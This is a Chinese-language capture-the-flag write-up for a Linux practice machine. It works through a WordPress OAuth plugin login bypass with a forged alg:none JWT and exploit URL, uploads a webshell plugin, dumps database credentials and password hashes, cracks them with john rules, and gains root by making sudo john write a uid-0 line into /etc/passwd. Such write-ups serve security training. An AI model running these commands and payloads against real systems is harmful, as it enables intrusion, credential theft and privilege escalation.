


oauth Writeup by 菜叶片

ID	645
作者	Sublarge
系统	Linux
难度	Hard

初始信息收集

端口扫描



枚举服务

80端口

后端Apache httpd 2.4.67

页脚和源码暴露web应用 WordPress 6.9.4

用wpscan扫描到以下攻击向量

- /wp-content/uploads/ 目录可访问 但是没有发现敏感信息泄漏
- 插件miniorange-login-with-eve-online-google-facebook存在登录绕过高危漏洞
- 用户名sublarge 用户ID 1

8080端口

登录页Logo暴露web应用KeyCloak 以下是项目描述

Open Source Identity and Access Management For Modern Applications and Services

第一个落脚点 | Shell of Apache

分析上述信息 可以利用登录绕过漏洞登录WP admin仪表板 挂php马

利用CVE-2025-9485

唯一可以找到的PoC是GitHub仓库 `jFriedli/CVE-2025-9485`

经实测 并不好用(应该是因为不同SSO返回不同jwt body) 我们需要自行研究exploit

在nvd搜索漏洞详细信息 我们可以从描述了解到漏洞根源

The OAuth Single Sign On – SSO (OAuth Client) plugin for WordPress is vulnerable to Improper Verification of Cryptographic Signature in versions up to, and including, 6.26.12. This is due to the plugin performing unsafe JWT token processing without verification or validation in the `get_resource_owner_from_id_token` function. This makes it possible for unauthenticated attackers to bypass authentication and gain access to any existing user account - including administrators in certain configurations - or to create arbitrary subscriber-level accounts.

登录认证发生的根本原因 是WP插件的SSO认证回调端口没有严格检查 攻击者可以通过经典 `alg: none` 方法通过jwt 校验

之前的GitHub仓库并不是完全没用 根据他所说的第二步

```
/?code=DUMMY&id_token=$TOKEN&state=$STATE"
```

可知我们需要id_token和state

伪造id_token


`https://downloads.wordpress.org/plugin/miniorange-login-with-eve-online-google-facebook.6.26.11.zip`

下载存在漏洞的插件版本 拷打AI阅读代码库 找出KeyCloak回传的jwt body

```
{
  "sub": "sublarge",
  "username": "sublarge",
  "preferred_username": "sublarge",
  "email": "admin@oauth.dsz",
  "email_verified": true,
  "name": "Admin User"
}
```

这里的email需要多猜猜 我甚至试了页脚的Admin@123 就很蠢

最终可以得到这么个payload 编码得到伪造的jwt token



获取state

正常通过/wp-admin SSO登录 会抓到这样一个包



记下GET参数里的state=a2V5Y2xvYWw=

登录绕过

访问 <http://oauth.dsz/?>

code=DUMMY&id_token=eyJhbGciOiJub251IiwidHlwIjoiSldUiIn0.eyJzdWIiOiJzdWJsYXJnZSIsInVzZXJuYW1lIjoic3VibGFyZ2UiLCJwcmVmZXJyZWRfdXNlcm5hbWUiOiJzdWJsYXJnZSIsImVtYWlsIjoiYWRTaW5Ab2F1dGguZHN6IiwiaWxldmVyaWZpZWQiOiJlY2V5Y2xvYWw=.&state=a2V5Y2xvYWw=

成功以sublarge身份登录WP admin仪表板

上传webshell插件RCE

一般WP挂马我有两个思路 一是写入theme源码 二是上传恶意插件

某个插件的自定义ThemeEditor貌似不允许修改插件php源码 那就选后者

安装恶意插件 [XK3NF4/webshell-plugin-wordpress](#) 成功以apache身份执行任意命令

MSF的wp_admin_shell_upload模块可以自动化上传插件反弹Meterpreter 但是未知原因Meterpreter的所有系统调用均会失败 且需要修改密码 影响后续从数据库提取用户密码

横向移动 | Apache -> keycloak

收集系统信息 存在用户keycloak 在 `/home/keycloak` 发现Hint

```
Don't just crack user.txt; use John's --rules to expand your horizons.  
echo try to obtain a root shell!
```

另外 我们可以访问美味的数据库把WP和Keycloak凭据偷出来

凭据泄漏

WordPress

从配置文件 `/var/www/localhost/htdocs/wordpress/wp-config.php` 得到数据库凭据

```
// ** Database settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define( 'DB_NAME', 'wordpress' );  
  
/** Database username */  
define( 'DB_USER', 'wpuser' );  
  
/** Database password */  
define( 'DB_PASSWORD', 'wppass' );  
  
/** Database hostname */  
define( 'DB_HOST', 'localhost' );
```

通过socket连接MariaDB 从users表得到哈希

由于没有tty 不能进入CLI交互模式

```
mysql -u wpuser -pwppass -D wordpress -S /var/run/mysqld/mysqld.sock -e 'SELECT * FROM  
users;'  
$2y$10$fXkwhjebLy0jD3cp5G1uIuwqtu720.FYFhXbQrWHMiuiDb34yaina
```

KeyCloak

配置文件 `/opt/keycloak-26.0.0/conf/keycloak.conf` 没有定义数据库信息

但是一番查找 可以在 `/opt/keycloak-26.0.0/data/h2` 找到h2 embedded数据库文件

在StackOverflow查到新版KeyCloak h2数据库默认凭据 `sa:password`

用DBBeaver 选择h2 embedded V2.4+驱动 从CREDENTIAL表得到哈希

```
$argon2id$v=19$m=7168,t=5,p=1$VfCNy+2EaGfVGA0WuuSQAA== $qf7VM3BlTLm8cbeR4kXdUKmpcxSR2ure+SELO  
pTnF64=  
$argon2id$v=19$m=7168,t=5,p=1$Jfz58DEWkKj274Xgbf4goA== $2KrrfK4nCu43717KQeb+Uu5BT+nPH/JlWXvTb  
kiSlp0=
```

Follow the Hint

Hint提示破解user.txt 查彩虹表得到single

还提示了john的--rules参数

--rules 根据指定规则对wordlist条目变形 扩充wordlist

其中的Single规则: 输入用户名字典 输出用户名相关wordlist

于是用 --rules=single 生成 sublarge keycloak 两个用户名相关字典

用字典爆破密码哈希和su login(强烈推荐脚本 [yanxinwu946/suBrute](#))

用密码 ;tib'[d; 成功 su - keycloak 切换到用户keycloak

SSH有爆破防护 爆破三次就Conn Reset

本地权限提升 | keycloak -> root

收集信息 发现用户keycloak有权以root身份运行john

在 john --help 发现以下有趣的参数

```
john --wordlist=/path/to/file --stdout # 任意文件读取
john --session=/path/to/file --mask='text' hash # 任意文件写入
john --pot=/path/to/file --mask='text' --format raw-md5 text_md5 # 任意文件写入
```

我研究不出来怎么控制 --session 的输出 但是 --pot 的输出很有意思

```
$dynamic_0$900150983cd24fb0d6963f7d28e17f72:abc
```

结构是 \$dynamic_0\$<hash>:<plaintext>

我一开始想 能不能往明文插入换行符 这样可以控制一整行内容

但是john就是把换行符作为wordlist各条目的分割线 没有研究明白

那么还有哪个文件可以是一堆垃圾 加一个冒号 加可控字符串呢

我想到了 /etc/passwd

```
openssl passwd -1 -salt yp "lol" # 密码lol salt:yp
echo -n '$1$yp$eeuzl56m97I4.QHhUWPXG1:0:0:root:/root:' | md5sum
# md5 bb8005e24ff27e230065071ba1d3462b 保存到文件./hash
sudo john --pot /etc/passwd --mask '$1$yp$eeuzl56m97I4.QHhUWPXG1:0:0:root:/root:' --format raw-md5 hash`
su - '$dynamic_0$bb8005e24ff27e230065071ba1d3462b'
```

成功得到root shell